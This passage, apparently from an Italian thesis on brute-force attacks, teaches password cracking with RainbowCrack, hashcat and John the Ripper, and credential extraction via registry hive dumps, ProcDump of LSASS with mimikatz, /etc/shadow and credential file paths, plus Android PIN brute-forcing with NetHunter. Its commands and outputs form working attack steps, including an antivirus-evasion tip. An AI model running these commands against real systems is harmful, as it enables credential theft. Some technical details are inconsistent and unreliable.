Dopo aver caricato la tabella possiamo passare ad eseguire l'attacco, per eseguire l'attacco possiamo passare direttamente un hash ho passargli un file contenente gli hash da attaccare.

```
1 root@kali:~# sudo rcrack -h hash_da_attaccare
2 root@kali:~# sudo rcrack -l path_file_da_attaccare
```

Codice 2.6: Esempio RainbowCrack command attack

Ecco un esempio di un attacco :



```
(kali㉿kali)-[~/usr/share/rainbowcrack]
$ rcrack -h d6ca3fd0c3a3b462ff2b83436dda495e
1 rainbow tables found
memory available: 4260764057 bytes
memory for rainbow chain traverse: 16000 bytes per hash, 16000 bytes for 1 hashes
memory for rainbow table buffer: 2 x 16016 bytes
disk: ./md5_loweralpha#1-4_0_1000x1000_0.rt: 16000 bytes read
disk: finished reading all files
plaintext of d6ca3fd0c3a3b462ff2b83436dda495e is kali

statistics
-----
plaintext found: 1 of 1
total time: 0.06 s
time of chain traverse: 0.04 s
time of alarm check: 0.02 s
time of disk read: 0.00 s
hash & reduce calculation of chain traverse: 499000
hash & reduce calculation of alarm check: 374368
number of alarm: 1127
performance of chain traverse: 11.88 million/s
performance of alarm check: 17.83 million/s

result
-----
d6ca3fd0c3a3b462ff2b83436dda495e kali hex:6b616c69
```

Figura 2.2: Esempio RainbowCrack attack

Per evitare di cadere vittime di un attacco Rainbow Table, oltre a seguire tutte le buone pratiche durante la creazione di una password, questo tipo di attacchi possono essere facilmente prevenuti utilizzando la tecnica del Salt da parte dello sviluppatore del sistema IT in questione.

Salt è un bit casuale di dati che viene passato nella funzione hash insieme al testo in chiaro. Ciò garantisce che ogni password abbia un hash generato univoco, rendendo impossibile eseguire questo tipo di attacco.

2.5 Rule Attack

L'attacco basato su regole[12] è come un linguaggio di programmazione progettato per la generazione di password candidate. Ha funzioni per modificare, tagliare o estendere le parole e ha operatori condizionali per saltarne alcune. Ciò lo rende l'attacco più flessibile, accurato ed efficiente. Questo tipo di attacco è applicabile nella maggioranza dei strumenti utilizzati per il Brute Force, gli esempi che andremo a vedere sono svolti utilizzando **Hashcat**, qui le regole vengono scritte in un file di configurazione, che successivamente verrà utilizzato in un comando per applicare le modifiche.

```
1 root@kali:~# hashcat -r file_rules --stdout file_password
```

Codice 2.7: Utilizzo di regole su Hashcat

La prima cosa che ci viene in mente è: quali sono le regole perché dovremmo usare Rule Attack per craccare l'hash. Quindi, prima di tutto, consideriamo il seguente scenario. Si ha un elenco di password di base contenente le seguenti parole :

```
1 password
2 mysecret
3 qwerty
```

Codice 2.8: Esempio rule attack wordlist

Se volessi provare le password aggiungendo il pattern "123" alla fine, dovremmo inserire all'interno del file delle regole il seguente comando "\$1\$2\$3", il comando &, ci indica

che deve essere applicato il carattere successivo alla fine di ogni parola contenuta nella wordlist.

La lista diventerà:

```
1 password
2 password123
3 mysecret
4 mysecret123
5 qwerty
6 qwerty123
```

Codice 2.9: Risultato wordlist aggiunto il pattern "123"

Se si vuole mettere in maiuscolo anche la prima lettera delle parole originali, dobbiamo inserire all'interno del file delle regole il comando "**c**", ora diventerà:

```
1 password
2 password123
3 Password
4 mysecret
5 mysecret123
6 Mysecret
7 qwerty
8 qwerty123
9 Qwerty
```

Codice 2.10: Esempio rule attack wordlist

Questo ci permette quindi di rendere più versatile il nostro attacco, andando a prendere un dizionario che abbiamo a disposizione e modificandolo in base alle nostre necessità.

Esistono molte altre regole che si possono applicare per cambiare la forma delle password, eccone alcuni :

Nome	Comando	Descrizione	Es	Input	Output
Niente	:	non fa nulla	:	p@ssW0rd	p@ssW0rd
Minuscolo	io	Tutte le lettere minuscole	io	p@ssW0rd	p@ssw0rd
Maiuscolo	tu	Tutte le lettere maiuscole	tu	p@ssW0rd	P@SSW0RD
Inverti maiuscolo	C	Minuscolo prima lettera, maiuscolo il resto	C	p@ssW0rd	p@SSW0RD
Inverti m/M	t	Inverte m/M di tutti i caratteri nella parola.	t	p@ssW0rd	P@SSw0RD
Inverti m/M in N	TN	Invert m/M del carattere nella posizione N	T3	p@ssW0rd	p@sSW0rd
Inversione	r	Invertire l'intera parola	r	p@ssW0rd	dr0Wss@p
Duplicare	d	Duplica parola intera	d	p@ssW0rd	p@ssW0rdp@ssW0rd
Riflettere	f	Parola duplicata e invertita	f	p@ssW0rd	p@ssW0rddr0Wss@p
Gira a sinistra	{	Ruota la parola a sinistra.	{	p@ssW0rd	@ssW0rdp
Gira a destra	}	Ruota la parola a destra	}	p@ssW0rd	dp@ssW0r
Aggiungi carattere	^X	Anteponi il carattere X in primo piano	^1	p@ssW0rd	1p@ssW0rd

Tabella 2.2: Esempio regole hashcat

2.6 Mask Attack

Gli attacchi con maschera [13] sono simili agli attacchi di forza bruta, negli attacchi di forza bruta, vengono provati tutte le possibili combinazioni esistenti. Gli attacchi con maschera sono più specifici poiché il set di caratteri che provi viene ridotto in base alle informazioni che si conosce.

Ad esempio, se si sa che l'ultimo carattere di una password è un numero, puoi configurare la maschera per provare solo i numeri alla fine. Usando i tradizionali attacchi di forza bruta, saresti comunque costretto a provare tutte le combinazioni che non sono numeri.

Ad esempio, se prendiamo la seguente password: **Maschera101**

Ha una lunghezza di 7 caratteri e per ognuno può essere maiuscolo (26 potenziali caratteri), minuscolo (26 potenziali caratteri), un simbolo (33 potenziali caratteri) o un numero (10 potenziali caratteri), noi dovremo provare un numero totale di 95^7 (69.833.728.698.375) combinazioni.

Supponiamo ora di sapere che gli ultimi tre caratteri sono numeri. Ciò ridurrebbe drasticamente il potenziale spazio delle chiavi poiché non sarebbe necessario provare password con lettere o simboli negli ultimi tre spazi.

Vediamo un esempio pratico di un Mask attack. Sappiamo che la password del hash che abbiamo recuperato è lunga 6 e composta da tutte lettere minuscole, il comando che andremo ad eseguire (con Hashcat) è il seguente :

```
1 root@kali:~# hashcat -m 0 -a 3 2906de51196732ba0b97eb5360c1baeb ?1?1?1?1?1?1
```

Codice 2.11: Esempio rule attack wordlist

Ed otterremo il seguente risultato :

```
CUDA API (CUDA 11.4)
=====
* Device #1: NVIDIA GeForce MX150, 1966/2002 MB, 3MCU
OpenCL API (OpenCL 2.0 pocl 1.7, RelWithDebInfo, LLVM 12.0.0, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #2: pthread-Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz, skipped
OpenCL API (OpenCL 1.1 Mesa 21.1.3) - Platform #2 [Mesa]
=====
OpenCL API (OpenCL 3.0 CUDA 11.4.56) - Platform #3 [NVIDIA Corporation]
=====
* Device #3: NVIDIA GeForce MX150, skipped
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
INFO: All hashes found in potfile! Use --show to display them.
Started: Fri Jul  9 23:42:57 2021
Stopped: Fri Jul  9 23:42:57 2021
nico@ntr10:[-]: hashcat -m 0 -a 3 2906de51196732ba0b97eb5360c1baeb ?1?1?1?1?1?1?1 --show
2906de51196732ba0b97eb5360c1baeb:unicam
```

Figura 2.3: Esempio Mask Attack con Hashcat

Ovviamente devi assicurarti che le tue informazioni sulla password siano corrette, altrimenti la tua maschera potrebbe non generare la password. Usando il mascheramento puoi anche creare maschere per sfruttare le abitudini delle password. Ad esempio, un'abitudine comune è che le password inizino con una maiuscola se ne è richiesta almeno una.

Un altro esempio in cui è possibile applicare il mascheramento è quando si conosce il pattern della password da attaccare. Molti router domestici hanno algoritmi di generazione di password predefiniti e le informazioni sulla creazione delle loro chiavi possono essere trovate online.

In questi tipi di attacco, come abbiamo potuto vedere nell'esempio precedente, dobbiamo passare la maschera secondo uno speciale codifica, questa è :

- **?u** = lettera maiuscola
- **?l** = lettera minuscola
- **?d** = numero
- **?s** = carattere speciale

Questi vengono composti per creare la nostra maschera da utilizzare per la realizzazione delle password da testare nell'attacco.

Vediamo alcuni esempi di maschere che si possono creare :

Unicam1336 -> ?u?l?l?l?l?l?d?d?d?d

cAmErInO! -> ?l?u?l?u?l?u?l?u?s

Laurea?20-21 -> ?u?l?l?l?l?l?s?d?d?s?d?d

3. Extract Hashes

Una parte fondamentale dei attacchi Brute-Force è il fatto di recuperare gli hash, in modo da poterli attaccare offline, andando a ridurre così i tempi e le tracce che si possono lasciare. Questi hash possono trovarsi in vari sistemi, diversi tra loro e ognuno si differenzia per il modo e per i strumenti con cui si possono recuperare.

3.1 Windows

In Windows gli hash inerenti alle password degli account, sono archiviati in un file di un database nel controller di dominio (NTDS.DIT) con alcune informazioni aggiuntive come le appartenenze ai gruppi e gli utenti.

Il file NTDS.DIT è costantemente utilizzato dal sistema operativo e quindi non può essere copiato direttamente in un'altra posizione per l'estrazione delle informazioni.

```
1 C:\Windows\NTDS\NTDS.dit
```

Codice 3.1: NTDS.DIT Directory

Esistono varie tecniche che possono essere utilizzate per estrarre questo file o le informazioni memorizzate al suo interno.

3.1.1 CREDDUMP

Questo strumento[14] permette di estrarre ogni possibile cache delle credenziali dei domini.

Prima di tutto dobbiamo creare una copia dei registri di Windows:

```
1 C:\WINDOWS\system32>reg.exe save HKLM\SAM sam_backup.hiv
2 C:\WINDOWS\system32>reg.exe save HKLM\SECURITY sec_backup.hiv
3 C:\WINDOWS\system32>reg.exe save HKLM\system sys_backup.hiv
```

Codice 3.2: Copy reg.

Successivamente possiamo utilizzare tre tipi di attacchi :

- cachedump -> scarica le credenziali memorizzate nella cache

```
1 root@kali:~# cachedump
2 usage: /usr/bin/cachedump <system hive> <security hive>
3 cachedump sys_backup.hiv sec_backup.hiv
```

Codice 3.3: Cachedump esempio

- lsadump -> scarica le credenziali LSA

```

1      root@kali:~# lsadump
2          usage: /usr/bin/lsadump <system hive> <security hive>
3          lsadump sys_backup.hiv sec_backup.hiv

```

Codice 3.4: Lsadump esempio

- pwdump -> scarica gli hash della password

```

1      root@kali:~# pwdump
2          usage: /usr/bin/pwdump <system hive> <security hive>
3          pwdump sys_backup.hiv sec_backup.hiv

```

Codice 3.5: Pwdump esempio

3.1.2 MIMIKATZ

Mimikatz[15], creato da gentilkiwi , può essere utilizzato per estrarre hash di password e codici PIN dalla memoria di Windows.

Oggi, Windows Defender e i software di antivirus sono diventati sempre più efficaci nel rilevare le esecuzioni e le firme di Mimikatz.




Figura 3.1: MIMIKATZ e antivirus

In combinazione con Mimikatz ora si utilizza ProcDump[16], un eseguibile autonomo progettato per gli amministratori per monitorare i crash dump delle applicazioni. ProcDump viene utilizzato per estrarre il dump LSASS¹ , che viene successivamente spostato su un computer Windows offline e analizzato con Mimikatz . Questa è ancora una tecnica efficace per estrarre le credenziali da Windows, poiché ProcDump è un binario Microsoft firmato e non viene segnalato dalla maggior parte dei software antivirus.

¹**LSASS** : Local Security Authority Subsystem Service (LSASS) è un processo nei sistemi operativi Microsoft Windows che è responsabile dell'applicazione della politica di sicurezza sul sistema. Verifica gli utenti che accedono a un computer o server Windows, gestisce le modifiche alla password e crea token di accesso . Scrive anche nel registro di sicurezza di Windows .




Figura 3.2: ProcDump e antivirus

Per eseguire il Dump, basta digitare il seguente comando (una volta scaricato procDump) nel prompt dei comandi :

```
1 C:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

Codice 3.6: ProcDump copia lsass

Una volta svolto il Dump con procDump e spostato il file nella macchina che eseguirà l'attacco, possiamo passare a Mimikatz. Apriamo mimikatz con i permessi di amministratore.

```
.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz #
```

Figura 3.3: Mimikatz primo avvio

Ora abilitiamo il log e andiamo a spostare lo spazio di lavoro di mimikatz sul file generato da procDump

```
.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/


mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # sekurlsa:::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz #
```

Figura 3.4: Mimikatz setup

```
1      log  
2      sekurlsa::minidump lsass.dmp
```

Codice 3.7: Mimikatz command setup

Ora siamo pronti per recuperare tutte le password memorizzate internamente al sistema, eseguendo il seguente comando :

```
1      sekurlsa::logonpasswords
```

Codice 3.8: Mimikatz Logon Passwords

```
mimikatz # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 11480555 (00000000:00af2deb)  
Session          : Interactive from 2  
User Name        : nico  
Domain          : DESKTOP-4JMMOMHE  
Logon Server    : DESKTOP-4JMMOMHE  
Logon Time      : 04/07/2021 18:06:52  
SID              : S-1-5-21-523956383-2476866144-2888627183-1001  
  
msv :  
[00000003] Primary  
* Username : nico  
* Domain  : .  
* NTLM     : [REDACTED]  
* SHA1     : [REDACTED]
```

Figura 3.5: Mimikatz dump hash

Una volta recuperati gli hash delle password siamo pronti per eseguire un Brute-Force attraverso per esempio lo strumento hashcat o john the ripper.

3.2 Linux

Un attaccante su un sistema Linux[17], per prima cosa se ha i permessi di root, andrà vedere all'interno della cartella **ETC/SHADOW**

```
rui@rui-VirtualBox: ~  
avahi:*:17001:0:99999:7:::  
dnsmasq*:17001:0:99999:7:::  
colord*:17001:0:99999:7:::  
speech-dispatcher::1:17001:0:99999:7:::  
hplip*:17001:0:99999:7:::  
kernoops*:17001:0:99999:7:::  
pulse*:17001:0:99999:7:::  
rtkit*:17001:0:99999:7:::  
saned*:17001:0:99999:7:::  
usbmux*:17001:0:99999:7:::  
rui:$6$PubQlW1MSlQyL2lMzYASsynLrTnIJE9AJT/pnNCgLMFED7Hlx7WNtDdErzRDPIdi/G3JDtgf3HacrY4i  
ZWL/l18pxTsvuc/:17236:0:99999:7:::  
vboxaddd!:17236:::::  
test1:$6$y9j6N1Mo$UDl63LTWSxDc0bqNK0/pa7YXLoYncNB2I57qQaJP08vjbxl/EvSte.f/Y6IGLIHfzD0  
Y11dT6IGkeOzp/oL0:17243:0:99999:7:::  
test2:$6$N.ZrmwF2Sp32UBSE4h/mBHJBTXR/ywl9FPSfXzHuaurrU87lCHY.N3bfw/Ywh2a7AX/pPx4PoP6q  
XsjvCM7t7KCBoklu/:17243:0:99999:7:::  
test3:$6$D4mWKrGP$U7njBNRVCJyTsKqq07fCt0R4N1Sj9/08s1fuenJ5Lc9DMNSI7NTKBQH6.fb7uYU.UhnZO  
G0yZP3Gm0lIAx0Yv1:17243:0:99999:7:::  
test4:$6$SwAHGMFroSd15veEtyf6CsjhBA4H/g2tWUwMpYrSZpNDajbpp6H9Uol70VBs41aUmGXTfsXFkC4c5  
Y0$SaReDyISvNCr..s1:17243:0:99999:7:::  
test5:$6$77mVd70CS1y5ys0TM1aIdIAVR0Qa0DafDPshe/3yt9Un2uK6zVuPeHQ9vTsTI13AesbB0T5ID2ARZh  
G1DE3nHuHtjRDZFT.:17243:0:99999:7:::
```

Figura 3.6: ETC/SHADOW

```
1      root@kali:~# cat etc/shadow
```

Codice 3.9: ETC/SHADOW

Eseguendo questo comando sarà possibile ottenere informazioni sulle password degli utenti del sistema.

Ogni riga di questo file contiene nove campi suddivisi in

```

1 mark:$6$.n.:17736:0:99999:7:::
2 [--] [----] [---] - [---] ----
3 |   |   |   |   |||+-----> 9. Inutilizzato
4 |   |   |   |   ||+-----> 8. Data di scadenza
5 |   |   |   |   |+-----> 7. Periodo di inattività
6 |   |   |   |   +-----> 6. Periodo per la scadenza
7 |   |   |   |   +-----> 5. Età massima della password
8 |   |   |   |   +-----> 4. Età minima della password
9 |   |   |   |   +-----> 3. Ultima modifica della password
10 |   |   |   |   +-----> 2. Password crittografata ($1$ -MD5, ecc ecc)
11 |   |   |   |   +-----> 1. Username
+----->

```

Codice 3.10: ETC/SHADOW composizione

Vediamo un esempio :

```
1 mario:$1$bgrfrJMa5U384smbQ$z6nch...:18009:0:120:7:14::
```

Codice 3.11: ETC/SHADOW esempio

La linea sopra contiene le informazioni dell'utente "Mario"

- La password è crittografata con SHA-512 (la password viene troncata per una migliore leggibilità).
- La password è stata modificata l'ultima volta il 23 aprile 2019 - 18009.
- Non esiste un'età minima per la password.
- La password deve essere cambiata almeno ogni 120 giorni.
- L'utente riceverà un messaggio di avviso sette giorni prima della data di scadenza della password.
- Se l'utente non tenta di accedere al sistema 14 giorni dopo la scadenza della password, l'account verrà disabilitato.
- Non esiste una data di scadenza dell'account.

Su Linux, inoltre è possibile recuperare le informazioni inerenti le password anche in altre directory come :

- /home/*./bash_history
- /home/*./mysql_history
- /etc/cups/printers.conf
- /home/*/.ssh/
- /tmp/krb5cc_*
- /home/*/.gnupg/secring.gpgs

3.2.1 File

Un'altra operazione possibile è quella di recuperare gli hash delle password dei file protetti. Questo tipo di operazione è possibile grazie allo strumento John The Ripper.

John The Ripper mette a disposizione un set di strumenti per estrarre gli hash delle password di diversi tipi di file, ecco riportati alcuni di questi strumenti :

Nome	Descrizione
1password2john.py	estrazione hash 1Password
7z2john.py	estrazione hash 7zip
bitcoin2john.py	estrazione hash da vecchi wallet Bitcoin
blockchain2john.py	estrazione wallet da Blockchain
rar2john	estrazione hash da RAR 3.x
office2john.py	estrazione hash da file Microsoft Office
pdf2john.py	estrazione hash da PDF criptati
ssh2john	estrazione chiavi SSH private
zip2john	processa ZIP file per estrarre hash nel formato JTR

Tabella 3.1: John The Ripper estrazione hash da file

Ecco un esempio:

Si ha un file ZIP criptato con la seguente chiave : "ciao".

Per prima cosa dobbiamo andare ad estrarre l'hash della password da questo e salvarla su di un'altro file. Per fare questo andremo ad utilizzare il comando **zip2john**.

```
1 root@kali:~# zip2john file.zip > output.txt
```

Codice 3.12: Estrazione hash da file zip

```
(kali㉿kali)-[~/Desktop]
$ zip2john user.txt.zip > hash.txt
ver 81.9 user.txt.zip/user.txt is not encrypted, or stored with non-handled compression type
```

Figura 3.7: Estrazione hash da file zip

Una volta recuperato l'hash della password del file, possiamo passare ad eseguire il Brute Force su di questo. Per recuperare la password useremo sempre John The Ripper, andando però a specificare il formato del file da cui è stato estrapolato, per fare questo aggiungeremo il parametro **-format**.

```
1 root@kali:~# sudo john --format=zip hash.txt
```

Codice 3.13: Conversione hash file zip nella password

```
(kali㉿kali)-[~/Desktop]
$ sudo john --format=zip hash.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 17 candidates buffered for the current salt, minimum 32 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
ciao          (user.txt.zip/user.txt)
1g 0:00:00:22 DONE 3/3 (2021-07-10 04:32) 0.04357g/s 64557p/s 64557c/s 64557C/s seatsuke..120012
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figura 3.8: Conversione hash file zip nella password

4. Brute Force Dispositivi mobile

In questo capitolo andremo a discutere di come viene eseguito un Brute-Force sui dispositivi mobile.

4.1 Brute Force con Dispositivi mobile

Una delle metodologie possibili da applicare per eseguire un Brute-Force sui dispositivi mobile è quella di utilizzare un'altro device mobile per eseguire l'attacco, questo è possibile grazie all'installazione di NetHunter sul device attaccante, un sistema operativo che ci permetterà di abilitare determinate operazioni eseguibili sul dispositivo.

4.1.1 NetHunter

NetHunter[18] è una ROM per Android sviluppata appositamente per chi vuole utilizzare i programmi presenti nella distribuzione Kali Linux da telefono.

NetHunter permette quindi di interfacciarsi con i vari strumenti per testare la sicurezza informatica. Nei software a disposizione si troveranno diversi programmi per effettuare attacchi di tipo HID Keyboard, BadUSB, Evil AP MANA e molto altro.

Kali NetHunter è disponibile per dispositivi senza root (NetHunter Rootless), per dispositivi rooted (NetHunter Lite / NetHunter).




Figura 4.1: NetHunter

Nel nostro caso andremo ad utilizzare la versione NetHunter, che ci permetterà di utilizzare l'interfaccia HID¹, questa permetterà al dispositivo attaccante di comunicare con il dispositivo vittima, come se fosse un mouse o una tastiera.

4.1.2 Android-PIN-Bruteforce

La prima tecnica che andremo a vedere è Android-PIN-Bruteforce[19] che è stato sviluppato dal gruppo urbanadventur, qui si andrà a sfruttare l'interfaccia HID per simulare l'utilizzo di una tastiera per l'inserimento dei PIN, permettendo di provare tutti i PIN possibili in circa 16 ore.

Per eseguire questo tipo di attacco dobbiamo essere in possesso di un dispositivo mobile che sia compatibile per via ufficiali[20] o mantenuto dalla community[21]. Una volta che si ha il dispositivo bisogna installare Nethunter su di esso in modo da abilitare l'interfaccia HID.

L'ultima due cose necessarie per eseguire l'attacco sono un cavo OTG (maschio micro USB -> femmina USB-A) e il dispositivo vittima con il suo cavo di ricarica.




Figura 4.2: Android-PIN-Bruteforce

Questa tecnica permette di :

- A differenza di altri metodi, non è necessario abilitare il debug ADB o USB sul telefono bloccato, inoltre si può impostare la lunghezza della password da provare (da 1 a 10).
- Il telefono Android bloccato non ha bisogno di essere rootato

¹**HID** : Human Interface Device o HID è un tipo di dispositivo informatico solitamente utilizzato dagli esseri umani che riceve input dagli umani e fornisce output agli umani.

- Trasforma il tuo telefono NetHunter in una macchina per crackare il PIN Android
 - Non è necessario acquistare hardware speciale
 - Utilizza i file di configurazione per supportare diversi telefoni
 - Elenchi di PIN ottimizzati per PIN a 3,4,5 e 6 cifre
 - Ignora i popup del telefono incluso l'avviso di basso consumo
 - Rileva quando il telefono è scollegato o spento e attende mentre riprova ogni 5 secondi
 - Ritardi configurabili di N secondi dopo ogni X tentativi di PIN

Per eseguire il seguente script, basta scaricarlo dal git ufficiale del gruppo e collegare il dispositivo attaccante al dispositivo vittima come detto in precedenza e lanciare dal terminale del dispositivo il comando :

```
1 bash ./android-pin-bruteforce crack
```

Codice 4.1: Android-PIN-Bruteforce command

